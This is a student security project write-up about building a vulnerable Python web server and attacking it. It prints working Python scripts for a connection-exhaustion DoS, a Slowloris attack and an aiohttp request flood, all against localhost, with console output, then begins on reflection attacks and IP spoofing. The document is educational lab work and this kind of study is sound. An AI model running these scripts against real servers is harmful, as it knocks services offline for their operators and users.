Design, Exploit, and Fortify: Building and Securing a Web Server Against Advanced DoS & DDoS Attacks

By Manav Dodia

GitHub code 💻

File structure:

- web_server folder has:
  - client_websites folder (contains folders of all sites hosted on the web-server)
  - iteration1 folder (initial naïve implementation of web-server)
  - iteration2 folder (patched, strong implementation of web-server)
- attacker folder has:
  - all 4 diff attacks used
- NTP web server code

Link: https://github.com/manav1411/securing_web_server/tree/main

Overall Structure 🏗

Throughout my SA project, I really wanted to heavily drill down into DoS/related attacks, analyse all its complexities and get some first-hand experience, espc as an Attacker. To achieve this, I decided to structure my project such that:

1. I initially do a naive, vulnerable implementation of an HTTP server.
2. I perform a DoS attack on the web-server.
3. I perform a SlowLoris attack on the web-server
4. I perform a DDoS attack on the web-server.
5. I perform a DRDoS attack on the web-server.
6. I update my code to be less susceptible to attacks of such a nature. (SIGNIFICANT)
7. I demonstrate how previous attacks no longer work.

Iteration 1: initial web-server implementation 👷

Implementing the HTTP protocol, and coding up a corresponding web-server from scratch is quite a complex task. I must admit, this is more related to networking than security – which is why I'm not counting this portion towards the 30 hours expected for this project. Which doesn't matter too much since istg I've spent close to 60hrs any (bc it was so fun!!)

Although learning how to make the web-server isn't security per-se, it helped me understand the nitty-gritty of this layer of development, and helped me better understand the security aspects you'd need to think about.
"*You can't secure a system if you don't know how it works.*"

into the technical details…
web_app.py is a multi-threaded, HTTP server, written in Python - but using the low-level socket library. I learnt about many key concepts in network programming, web-server design, an python application development. Of course, approaching all of these topics with security eyes throughout the project.

Socket programming:

- created a TCP/IP server socket that listens for incoming connections on a specified host and port.
- 'Socket' library used to handle low-level network communication
- Server configured to reuse socket address (came in handy during dev when I was constantly restarting the server, and didn't need to wait for the socket to close)

Threading:

- Server is multi-threaded with each client connection handled by a separate thread
- This allows server to handle multiple connections concurrently (improved efficiency).
- Connection throttling implemented with changeable max_connections variable.

HTTP protocol handling:

- Written code to parse HTTP requests (GET/PUT/POST/DELETE), and construct HTTP responses. (involve a bunch of digging through the RFC HTTP protocol standard, and similar).
- Learnt about various different status codes, depending on the situation (200 OK, 201 Created, 400 Bad Request, 404 Not Found, 500 Internal Server Error, etc).
- RESTful design patterns loosely followed. resource 'messages' had an dictionary in-memory database implementation

File I/O:

- The serve_file function serves static files from the FS, handling file reading operations
- Server is capable of serving files from a base directory, and includes basic security measures to prevent directory traversal by normalising the requested path.


Logging

- Log_message function (utilised throughout the server) provides logging functionality, outputting messages to console, and also logging them in a more permanent txt file.

The Fundamental DoS Attack 👶


In this DoS attack I will demonstrate how we overwhelm a server with implemented multithreading by overflowing the maximum concurrent connections allowable – for proof of concept.

A problem I ran into:
the DoS attack was generating significant traffic, but my bandwidth was large enough so that the web-server was able to handle it. To bypass this, and simulate a lower bandwidth web-server (alternatively, a higher bandwidth DoS attack), I changed the web-server code to only accept 10 connections concurrently, as if it has a load limit of 10 connections:




```
max_connections = 10  # example limit
```

I also realised that the computation of requests at the web-server were incredibly fast due to the simple nature of the requests I created. To simulate heavier, real-world requests, I made it so that each request takes 1 second to fulfil. To perform a more optimal DoS attack, you would want the requests to be as computationally expensive as possible. However, since the web-server I created handles basic GET/PUT/POST/DELETE requests, such heavy requests were difficult to produce:



```
print("will wait 1sec, then continue (to simulate a heavy connection")
time.sleep(1)
```


At this point, we can begin engineering our DoS attack.
Since this is a proof of concept, I will demonstrate how opening 11 connections consecutively (and of course in under 1 second) will overwhelm the server which will be forced to refuse the connection:



```
if active_connections >= max_connections:
    print("exceeded server load of max #connections :(")
    client_connection.close()
    return  # Close connection if limit is reached
```


The actual DoS attack is simple. It simply loops 11 times, and in each loop establishes a connection to the server. The key insight here is that it doesn't close the connection once it is open. It forces the server to fully process the connection and treat it as if it were an entire machine connecting to the web-server.

DoS attack code:




```python
import socket

target_host = '0.0.0.0'
target_port = 8080
connections = []

# Try to open max_connections to get overload server limit
for _ in range(11):
    client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        client_socket.connect((target_host, target_port))
        connections.append(client_socket)
        print("Connection established.")
    except Exception as e:
        print(f"Failed to establish connection: {e}")

# Keep the connections open
try:
    while True:
        pass
except KeyboardInterrupt:
    for conn in connections:
        conn.close()

```

This output from the above code demonstrates the 10 connections established to the web-server from the attacker's POV:




```
o manav@Manavs-MacBook-Air attacker % python3 simple_DoS_attack.py
  Connection established.
  Connection established.
  Connection established.
  Connection established.
  Connection established.
  Connection established.
  Connection established.
  Connection established.
  Connection established.
  Connection established.
  Connection established.
```

Similarly, here we can observe the output from the Server, as its limit is being reached with the max number of connections (10). It's important to note that the 11th connection request couldn't be fulfilled on the server because the server was at load – and it consequently refused to connect:



```
o manav@Manavs-MacBook-Air iteration1 % python3 web_server.py
  Server listening on 0.0.0.0:8080
  num active connections: 0

  Accepted connection from ('127.0.0.1', 63972)
  num active connections: 1

  Accepted connection from ('127.0.0.1', 63973)
  num active connections: 2

  Accepted connection from ('127.0.0.1', 63974)
  num active connections: 3

  num active connections: 3

  Accepted connection from ('127.0.0.1', 63976)
  num active connections: 3

  Accepted connection from ('127.0.0.1', 63977)
  Accepted connection from ('127.0.0.1', 63975)
  num active connections: 5

  Accepted connection from ('127.0.0.1', 63978)
  num active connections: 7

  Accepted connection from ('127.0.0.1', 63979)
  num active connections: 8

  Accepted connection from ('127.0.0.1', 63980)
  num active connections: 9

  Accepted connection from ('127.0.0.1', 63981)
  num active connections: 10

  exceeded server load of max #connections :(
```

In this initial version of my DoS, we're simply overwhelming the server once as a proof of concept, however we can take this idea further by running an infinite loop to maximise our bandwidth and continuously overwhelm the server. This would mean that any subsequent clients attempting to access the web-server would be locked out, since the server is at load from our DoS attack.
To demonstrate this attack, we can simply adjust the 11 iterations for loop to be an infinite while (1 == 1) loop, and consequently fore the web-server to disallow all subsequent connection requests for the server:




```
exceeded server load of max #connections :(
num active connections: 10

exceeded server load of max #connections :(
num active connections: 10

exceeded server load of max #connections :(
num active connections: 10

exceeded server load of max #connections :(
num active connections: 10

exceeded server load of max #connections :(
num active connections: 10

exceeded server load of max #connections :(
num active connections: 10

exceeded server load of max #connections :(
num active connections: 10
```

The Slowloris Attack 🐌

The Slowloris attack is a more subtle and sinister attack compared to the previous DoS attack we just saw. It doesn't necessarily exhaust the server's maximum connection count with rapid, full connections. Instead, it makes connections to the server and keeps them open by sending partial HTTP headers. The server expects the rest of the headers to follow and thus keeps the connection open, waiting for the complete request. The Slowloris attack continues to send HTTP headers at regular intervals to prevent the connections from timing out. This can significantly slow down a server's connection pool due to the back-and-forth nature of da protocol.

The amazing thing about Slowloris is that is uses minimal bandwidth since it sends only headers v slowly, maintaining the connection with little data (the same connection would take up significantly more data in the server since it has TCP operations pinging around for the remaining data it's expecting from the attacker's connection).


Here is my implementation of the Slowloris attack for my web server. What this does is basically launch 200 connections, but only sends partial headers – making my web-server believe the entire message hasn't been received and so it sends a request and expects the rest of the header to come through (TCP protocol at the network layer).
We exploit this belief since the headers only take up a very limited amount of data on our end, and thus we can significantly increase the amount of data being 'sent' to the web-server, and overwhelm even larger web-servers. After this for loop is complete, we lead the web-server on by sending the keep-alive header – forcing the web-server to maintain the connection under the false assumption we'll be sending more data:



```python
import socket
import time

target_host = "0.0.0.0"
target_port = 8080
connection_count = 200
socket_list = []

# Establishing the connections
for _ in range(connection_count):
    try:
        print(f"Opening connection {_}")
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(4)
        s.connect((target_host, target_port))
        s.send(f"GET /?{time.time()} HTTP/1.1\r\n".encode('utf-8'))
        s.send(f"Host: {target_host}\r\n".encode('utf-8'))
        s.send("User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)\r\n".encode('utf-8'))
        s.send("Accept-language: en-US,en,q=0.5\r\n".encode('utf-8'))
        socket_list.append(s)
    except socket.error:
        break

# Keeping connections open
while True:
    for s in list(socket_list):
        try:
            print("Sending keep-alive headers to maintain the connections")
            s.send(f"X-a: {time.time()}\r\n".encode('utf-8'))
        except socket.error:
            socket_list.remove(s)

    time.sleep(10)
```


Executing the Slowloris attack:
I removed the web-server restriction of 10 simultaneous connections and increased it to 300 for this attack. The main idea to appreciate here is how little bandwidth the attacker requires for 200 simultaneous connections.

At this stage, we can see many of the connections are being opened (partial headers sent) simultaneously.




```
○ manav@Manavs-MacBook-Air attacker % python3 slowrosis_DoS_attack.py
  Opening connection 0
  Opening connection 1
  Opening connection 2
  Opening connection 3
  Opening connection 4
  Opening connection 5
  Opening connection 6
  Opening connection 7
  Opening connection 8
  Opening connection 9
  Opening connection 10
  Opening connection 11
  Opening connection 12
```

Eventually, it exhausts the 200 connections that trickled their headers, and switches to sending the keep-alive headers which are constantly keeping until we exit the attacker code.



```
Opening connection 197
Opening connection 198
Opening connection 199
Sending keep-alive headers to maintain the connections
Sending keep-alive headers to maintain the connections
Sending keep-alive headers to maintain the connections
```

Meanwhile, on the web-server side, we can see that the number of connections actually only went up to 136. At which point, there was significant buffering (due to the web server sending each of them a request to send more data.) You can visualise this buffering by starting the server, visiting http://127.0.0.1:8080/messagingSite and running the attack.



```
Accepted connection from ('127.0.0.1', 51268)
num active connections: 135

Accepted connection from ('127.0.0.1', 51269)
Error: not enough values to unpack (expected 2, got 1)
num active connections: 136
```

one interesting way we can extend the slowloris attack is by utilising asynchronous I/O allowing each thread to manage its own connection as the attacker (similar to the multithreading we saw in the web-server). This would allow us to simultaneously open 1000s of connections - further overwhelming the web-app on two fronts (1st is resource allocation by sending keep-alive headers, 2nd is continuously requesting more connections *simultaneously*.)


The (in)Famous DDoS Attack 🤖

A DDoS (Distributed Denial of Service) attack is similar to a DoS attack, but instead involves multiple systems targeting a single system. rather than creating VMs / using docker to simulate different systems, as a proof of concept, we can simulate the DDoS attack by running multiple asynchronous requests from my own computer, each pretending to be a separate machine by using random IPs. Although this isn't truly distributed, it provides the same effect, and is sufficient for our proof-of-concept education.
we will use the asyncio library for asynchronous network calls using python.

Although technically on an individual scale DDoS attacks have the same concept as a DoS attack, their true power lies in their numbers. It is not uncommon to have botnets of over 10k computers – and if each of those are requesting a certain web-server as fast as they can, no such organisation can withstand the attack by bandwidth alone.
The dispersion of attack origin points across a vast array of compromised devices makes mitigation way more challenging that a single-source DoS attack. the diversified attack traffic can circumvent IP-based rate-limiting defences and overwhelm network infrastructure.

What I've scripted below is the fundamental DDoS attack, but in actuality DDoS attacks can vastly vary in sophistication and have a bunch of attack vectors. For example, there are volumetric attacks (aim: saturate bandwidth), protocol attacks (aim: target the server/application/intermediate comms equipment), subtle application-layer attacks requiring fewer resources to disrupt the service (these are extremely difficult to prevent since they mimic legitimate traffic), etc.
below in our proof-of-concept simulation, we used asyncio, which can emulate some variations of DDoS. for example, by tweaking our asynchronous request parameters, we can simulate an SYN flood attack (common protocol attack where the attacker rapidly initiates a connection to a server w/o finalising the connection).

Here is my DDoS code:




```python
import asyncio
import aiohttp

async def make_request(session, url):
    try:
        async with session.get(url) as response:
            # You could process the response here
            await response.text()
    except Exception as e:
        print(f"An error occurred: {e}")

async def simulate_ddos(target_url, number_of_requests):
    async with aiohttp.ClientSession() as session:
        tasks = []
        for _ in range(number_of_requests):
            task = asyncio.ensure_future(make_request(session, target_url))
            tasks.append(task)
        await asyncio.gather(*tasks)

if __name__ == "__main__":
    # Replace with your web server's URL
    url = 'http://localhost:8080'
    # Number of requests you want to simulate
    number_of_requests = 10000

    asyncio.run(simulate_ddos(url, number_of_requests))
```

aiohttp (the asynchronous HTTP client/server framework that lets us make asynchronous HTTP requests) and asyncio (used for writing concurrent code using async/await syntax) are the critical sections in this code.
The make_request function is an asynchronous function - that performs an asynchronous GET request to my web-server. This all results in a high level of concurrent requests to the web-server.


I have set the number of requests to be 10,000 which I think is appropriate and demonstrates how large botnets can overwhelm any server.

The output of the attack simply reports back when the server is overwhelmed with connections such that it cannot take on more connections and refuses to connect.
Attacker output:



```
manav@Manavs-MacBook-Air attacker % python3 async_DDoS_attack.py
An error occurred: Cannot connect to host localhost:8080 ssl:default
An error occurred: Cannot connect to host localhost:8080 ssl:default
An error occurred: Cannot connect to host localhost:8080 ssl:default
An error occurred: Cannot connect to host localhost:8080 ssl:default
An error occurred: Cannot connect to host localhost:8080 ssl:default
An error occurred: Cannot connect to host localhost:8080 ssl:default
```

Although DDoS may just seem like DoS but multithreaded, it's so much powerful because every single person (let's say 10k people) can simultaneously request the web-server – which as we can see below, drastically increases the number of concurrent connections even if each connection isn't that long. It's like a DoS attack, but with a 10,000 core CPU (both in terms of computation power, and multi-threading ability).
Server output:



```
num active connections: 85

Accepted connection from ('127.0.0.1', 51152)
Accepted connection from ('127.0.0.1', 51148)
Accepted connection from ('127.0.0.1', 51155)
recieved request: GET / HTTP/1.1

Accepted connection from ('127.0.0.1', 51153)
num active connections: 87

Accepted connection from ('127.0.0.1', 51157)
recieved request: GET / HTTP/1.1
recieved request: GET / HTTP/1.1
will wait 1sec, then continue (to simulate a heavy connection
recieved request: GET / HTTP/1.1
will wait 1sec, then continue (to simulate a heavy connection
num active connections: 90
```

Distributed Reflected DoS (DRDoS) Attacks 🔎

<background knowledge>
DDoS attacks used to be quite a major issue in the past – back when security wasn't a huge issue – criminals would ask for ransoms and threaten to put down major companies, and these organisations were pretty lax about security.

But ultimately, the vulnerable devices and their corresponding security (such as old linux machines that were vulnerable to the dirtyCOW exploit, or security flaws in windows XP computers) began to tone down. The number of 'zombie-computers' used for botnets rapidly declined, and the internet started getting WAY MORE bandwidth (making DoS attacking much less easily impactful).

A more recent threat has been Amplified Distributed Denial of Service attacks. It follows similar principles like we saw earlier in the slowloris attack – but the DRDoS attack relies on how certain older pieces of the internet work…

TCP vs UDP:

- **TCP** is how most of the modern web works, like webpage, etc. it's a 2-way protocol. There's a handshake involved – you request something, and that request is acknowledged. The packets go back and forth – 2-way conversation. So, you're guaranteed everything has arrived in the right order in-tact. We use TCP when we want exactness. When flipping a bit would have a dramatic impact on the result – for example your bank balance, or the code to a blog, etc.

- On the other hand, **UDP** is the opposite of that. It gives you a stream of data to deal with. You deal with it – UDP doesn't care if it's received or not, if it's lost, a few bits gone here and there, etc. This is fine for calling/video – where it doesn't matter if a little bit of it gets lost/arrives a bit malformed. You don't have to acknowledge UDP – you don't have to say "yes I approve this stream being sent to me" – you just have to deal with it as it arrives.

A flaw in the UDP protocol: such that I can essentially **spoof** the return address (IP spoofing). My Computer can claim I'm somebody else entirely. This wouldn't normally be a problem since most well-designed protocols only allow you to send a small amount of data.

Note: **IP spoofing** is very illegal. You're essentially claiming to be somebody else. Most Operating Systems and even programming languages will actively do their best to disallow this entirely. In Python, if you try to bind to a IP/port that isn't yours, python won't run the program – until you fix it.

